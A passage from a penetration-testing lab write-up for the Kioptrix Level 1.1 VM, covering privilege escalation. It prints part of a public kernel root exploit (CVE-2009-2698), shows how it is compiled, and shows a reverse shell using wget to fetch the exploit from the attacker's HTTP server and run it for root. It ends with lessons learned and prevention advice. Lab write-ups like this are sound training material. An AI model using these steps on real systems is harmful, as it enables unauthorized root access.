
4. Privilege escalation

Now we have to get root access. Let’s search for vulnerability.



```
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 athlon i386 GNU/Linux
bash-3.00$ █
```

We can see this machine is running Linux 2.6.9 maybe we can exploit it.



Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)


EDB-ID: 9542
CVE: 2009-2698
EDB Verified: ✓

Author: INETCOP SECURITY
Type: LOCAL
Exploit: ⤓ / {}

Platform: LINUX_X86
Date: 2009-08-31
Vulnerable App:


```
/*
**
** 0x82-CVE-2009-2698
** Linux kernel 2.6 < 2.6.19 (32bit) ip_append_data() local ring0 root exploit
**
** Tested White Box 4(2.6.9-5.ELsmp),
** CentOS 4.4(2.6.9-42.ELsmp), CentOS 4.5(2.6.9-55.ELsmp),
** Fedora Core 4(2.6.11-1.1369_FC4smp), Fedora Core 5(2.6.15-1.2054_FC5),
** Fedora Core 6(2.6.18-1.2798.fc6).
**
```

We get this C program which we can use to exploit, we will copy and save in .c format.




```
/*
**
** 0x82-CVE-2009-2698
** Linux kernel 2.6 < 2.6.19 (32bit) ip_append_data() local ring0 root exploit
**
** Tested White Box 4(2.6.9-5.ELsmp),
** CentOS 4.4(2.6.9-42.ELsmp), CentOS 4.5(2.6.9-55.ELsmp),
** Fedora Core 4(2.6.11-1.1369_FC4smp), Fedora Core 5(2.6.15-1.2054_FC5),
** Fedora Core 6(2.6.18-1.2798.fc6).
**
** --
** Discovered by Tavis Ormandy and Julien Tinnes of the Google Security Team.
** Thankful to them.
**
** --
** bash$ gcc -o 0x82-CVE-2009-2698 0x82-CVE-2009-2698.c && ./0x82-CVE-2009-2698
** sh-3.1# id
** uid=0(root) gid=0(root) groups=500(x82) context=user_u:system_r:unconfined_t
** sh-3.1#
** --
** exploit by <p0c73n1(at)gmail(dot)com>.
**
*/

#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <sys/personality.h>

unsigned int uid, gid;
void get_root_uid(unsigned *task)
{
        unsigned *addr=task;
        while(addr[0]!=uid||addr[1]!=uid||addr[2]!=uid||addr[3]!=uid){
                addr++;
        }
        addr[0]=addr[1]=addr[2]=addr[3]=0; /* set uids */
        addr[4]=addr[5]=addr[6]=addr[7]=0; /* set gids */
```

to execute this program, we have to update apt and install gcc-multilib.




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo apt-get update
[sudo] password for kali:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists... Done
```




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install build-essential gcc-multilib

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
build-essential is already the newest version (12.10).
gcc-multilib is already the newest version (4:13.2.0-7).
The following packages were automatically installed and are no longer required:
  libnsl-dev libtirpc-dev
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1528 not upgraded.
```

We use execute program using "gcc -o exploit – m32 exp.c"




```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  finalpro.txt  locks.txt  Music     Public  task.txt   Videos
Documents  exp.c      joihehe.exe   me         Pictures  root    Templates

┌──(kali㉿kali)-[~]
└─$ gcc -o exploit -m32 exp.c

┌──(kali㉿kali)-[~]
└─$ 
```

We set up a python simple http server so that we can use reverse shell to download our exploit and run it.




```
┌──(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

In reverse shell we have to change directory to tmp because only in that directory we can download and execute files, after downloading we will compile our c program with help of same command we used in our machine.




```
bash-3.00$ cd /tmp
bash-3.00$ wget http://192.168.244.128/exp.c
--05:04:28--  http://192.168.244.128/exp.c
           ⇒ `exp.c'
Connecting to 192.168.244.128:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2,549 (2.5K) [text/x-csrc]

    0K ..                                              100%  956.67 KB/s

05:04:28 (956.67 KB/s) - `exp.c' saved [2549/2549]

bash-3.00$
```



```
bash-3.00$ gcc -o exploit exp.c
bash-3.00$
```

After compiling we will run the binary file “exploit” using command ./exploit. And doing so we get root privileges.



```
bash-3.00$ gcc -o exploit exp.c
bash-3.00$ ls
exp.c
exploit
bash-3.00$ ./exploit
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

5. Lesion learned and preventing methods

Lessons Learned

- Comprehensive reconnaissance.
- Application of exploitation techniques.
- Privilege escalation methods.
- post-exploitation activities.
- Recognizing common web vulnerabilities.
- Understanding the importance of secure configurations.

Preventing Methods

- Regularly update and patch systems.
- Implement input validation.
- Use least privilege principles for user accounts.
- Conduct regular security audits and penetration testing.
- Disable unnecessary services and ports.
- Use firewalls and intrusion detection systems.

6. Conclusion

Kioptrix: Level 1.1 is an excellent virtual machine for learning and practicing essential penetration testing skills. we conducted detailed information gathering, found and exploited different security weaknesses, and elevated our privileges to gain full control of the system. Overall, this VM serves as a valuable tool for honing cybersecurity skills and understanding the critical aspects of system and network security.